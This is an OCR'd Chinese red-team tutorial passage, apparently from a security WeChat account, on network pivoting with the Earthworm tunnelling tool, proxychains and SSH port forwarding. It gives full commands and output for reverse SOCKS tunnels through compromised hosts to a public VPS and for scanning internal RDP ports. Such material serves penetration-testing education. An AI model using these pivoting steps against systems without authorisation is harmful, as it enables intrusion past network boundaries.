


6 Earthworm+Proxychains

EW 是一套便携式的网络穿透工具，具有SOCKSv5服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。

该工具能够以"正向"、"反向"、"多级级联"等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。

支持 Linux、Windows、MacOS、Arm-Linux 均被包括其内，强烈推荐使用。



该工具借用了 ssocks 和 lcx.exe 的操作逻辑，并进行更多的功能强化。

目前工具提供六种链路状态，可通过 -s 参数进行选定，分别为:

ssocksd rcsocks rssocks

lcx_slave lcx_tran lcx_listen

其中 SOCKS5 服务的核心逻辑支持由 ssocksd 和 rssocks 提供，分别对应正向与反向socks代理。

其余的 lcx 链路状态用于打通测试主机同 socks 服务器之间的通路。

lcx 类别管道:

lcx_slave 该管道一侧通过反弹方式连接代理请求方，另一侧连接代理提供主机。

lcx_tran 该管道，通过监听本地端口接收代理请求，并转交给代理提供主机。


lcx_listen 该管道，通过监听本地端口接收数据，并将其转交给目标网络回连的代理提供主机。

通过组合lcx类别管道的特性，可以实现多层内网环境下的渗透测试。

6.1 正向SOCKS5服务器


当目标网络边界存在公网IP且可任意开监听端口：

./ew_for_Win.exe -s ssocksd -l 8888



上述命令是在该机器（192.168.153.140）开启一个8888的正向连接端口。

然后其它主机可通过设置代理为192.168.153.140:8888添加这个代理，这里使用的是proxychains。




6.2 反弹SOCKS5服务器

当目标网络边界不存在公网IP，通过反弹方式创建socks代理。

先在一台具有公网 ip 的主机A上运行以下命令：


./ew_for_linux64 -s rcsocks -l 1080 -e 8888



意思是在我们公网VPS上添加一个转接隧道，把1080端口收到的代理请求转交给8888端口。


在目标主机B上启动SOCKS5服务 并反弹到公网主机的8888端口：

ew_for_Win.exe -s rssocks -d 192.168.153.129 -e 8888




本地主机（192.168.153.129）然后通过添加公网192.168.153.129:1080这个代理，来访问内网机器（192.168.153.129）

当然如果本地主机如果是公网ip，就可以把在公网执行的步骤放在本地执行即可。



6.3 二级网络环境(有公网IP)

假设我们获得了右侧A主机和B主机的控制权限，A主机配有2块网卡，一块10.129.72.168连通外网，一块192.168.153.140只能连接内网B主机，无法访问内网其它资源。B主机可以访问内网资源，但无法访问外网。



先上传ew到B主机，利用ssocksd方式启动8888端口的SOCKS代理，命令如下：

```
ew_for_Win.exe -s ssocksd -l 8888
```

然后在A主机执行：

```
ew_for_Win.exe -s lcx_tran -l 1080 -f 192.168.153.138 -g 8888
```

```
C:\Users\      \Desktop\ew
λ ew_for_Win.exe -s lcx_tran -l 1080 -f 192.168.153.138 -g 8888
lcx_tran 0.0.0.0:1080 <--[10000 usec]--> 192.168.153.138:8888
```

含义是将1080端口收到的代理请求转交给B主机（192.168.153.138）的8888端口。


然后MyPc就可以通过A的外网代理10.129.72.168:1080访问B。

```
root@kali:~# proxychains nmap -sT -Pn 192.168.153.138 -p 3389
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-28 09:08 CST
|D-chain|-<>-10.129.72.168:1080-<><>-192.168.153.138:3389-<><>-OK
Nmap scan report for bogon (192.168.153.138)
Host is up (0.54s latency).
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
root@kali:~#
```

6.4 二级网络环境(无公网IP)

假设我们获得了右侧A主机和B主机的控制权限，A主机（NAT）没有公网IP，也无法访问内网资源。B主机可以访问内网资源，但无法访问外网。



这次操作有四步：

1.在公网vps（45.xxx.xxx.72）添加转接隧道，将10800端口收到的代理请求转交给8888端口；

./ew_for_linux64 -s lcx_listen -l 10800 -e 8888

```
root@vultr:~# ./ew_for_linux64 -s lcx_listen -l 10800 -e 8888
rcsocks 0.0.0.0:10800 <--[10000 usec]--> 0.0.0.0:8888
init cmd_server_for_rc here
start listen port here
```

2.B主机（192.168.153.138）主机正向开启8888端口；

./ew_for_Win.exe -s ssocksd -l 9999


```
C:\Users\      Desktop\ew>ew_for_Win.exe -s ssocksd -l 9999
ssocksd 0.0.0.0:9999 <--[10000 usec]--> socks server
```


3.A主机利用lcx_slave方式，将公网VPS的888端口和B主机的999端口连接起来；

./ew_for_Win.exe -s lcx_slave -d 45.xxx.xxx.72 -e 8888 -f192.168.153.138 -g 9999

```
C:\Users\      .Desktop\ew
λ ew_for_Win.exe -s lcx_slave -d 45.      '2 -e 8888 -f 192.168.153.138 -g 9999
lcx_slave 45.      :8888 <--[10000 usec]--> 192.168.153.138:9999
```

4.现在MyPC可通过访问45.xxx.xxx.72:10800来使用192.168.153.138主机提供的socks5代理，代理成功，vps会有rssockscmd_socket OK!提示。





7 ssh隧道代理转发

ssh有三个强大的端口转发命令，分别是本地转发、远程转发、动态转发。

socks代理:

ssh -qTfnN -D port remotehost

参数详解:

-C 允许压缩数据

-q 安静模式

-T不占用 shell

-f 后台运行，并推荐加上 -n 参数

-N不执行远程命令

-g允许远端主机连接本地转发的端口

-n把 stdin 重定向到 /dev/null（防止从 stdin 读取数据）

-L port:host :hostport 正向代理

//将本地机(客户机)的某个端口转发到远端指定机器的指定端口

-R port:host :hostport 反向代理

//将远程主机(服务器)的某个端口转发到本地端指定机器的指定端口

-D port socks5代理


//指定一个本地机器 "动态" 应用程序端口转发。

7.1 ssh本地转发

远程管理服务器上的mysql，mysql不能直接root用户远程登陆。这时候就可以通过本地转发，通过ssh将服务器的3306端口转发到本地1234端口实现以root用户远程登陆mysql。

ssh -CfNg -L <本机地址>:<本机端口>:<目标B地址>:<目标B端口>用户名@跳板IP(A)

ssh -CfNg -L 1234:127.0.0.1:3306 root@45.XX.XX.X21




7.2 ssh远程转发

内网的服务器，外网不能直接访问，使用远程转发，将内网的服务器端口转发到外网端口。这时候访问外网的端口，就可以直接访问到了内网的端口。

ssh -CfNg -R <本地端口>:<目标B地址>:<目标B端口> 用户名@本地IP

ssh -CfNg -R 81:127.0.0.1:80 root@192.168.153.142

现在在192.168.153.142访问127.0.0.1:81就是访问内网的服务器的80端口。



7.3 ssh动态转发

远端服务器有限制隔离，本地主机无法直接访问，需要将一台可以访问远端服务器的主机作为跳板，设置为代理端，来代理访问不能访问的资源。

ssh -qTfnN -D <本地端口> 用户名@跳板IP(A)

ssh -qTfnN -D 1080 root@45.XX.XX.X21

```
root@kali:~# ssh -qTfnN -D 1080  root@45.[redacted]1
root@45.[redacted]1's password:
root@kali:~#
```

本地Proxychains配置socks4 127.0.0.1:1080。

```
root@kali:~# proxychains curl www.google.com
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| www.google.com
|D-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response| www.google.com is 108.177.97.104
|D-chain|-<>-127.0.0.1:1080-<><>-108.177.97.104:80-<><>-OK
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.co.jp/?gfe_rd=cr&amp;ei=YoYDWc-_MM3kqAGjj6b4Cg">here<
/A>.
</BODY></HTML>
```

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队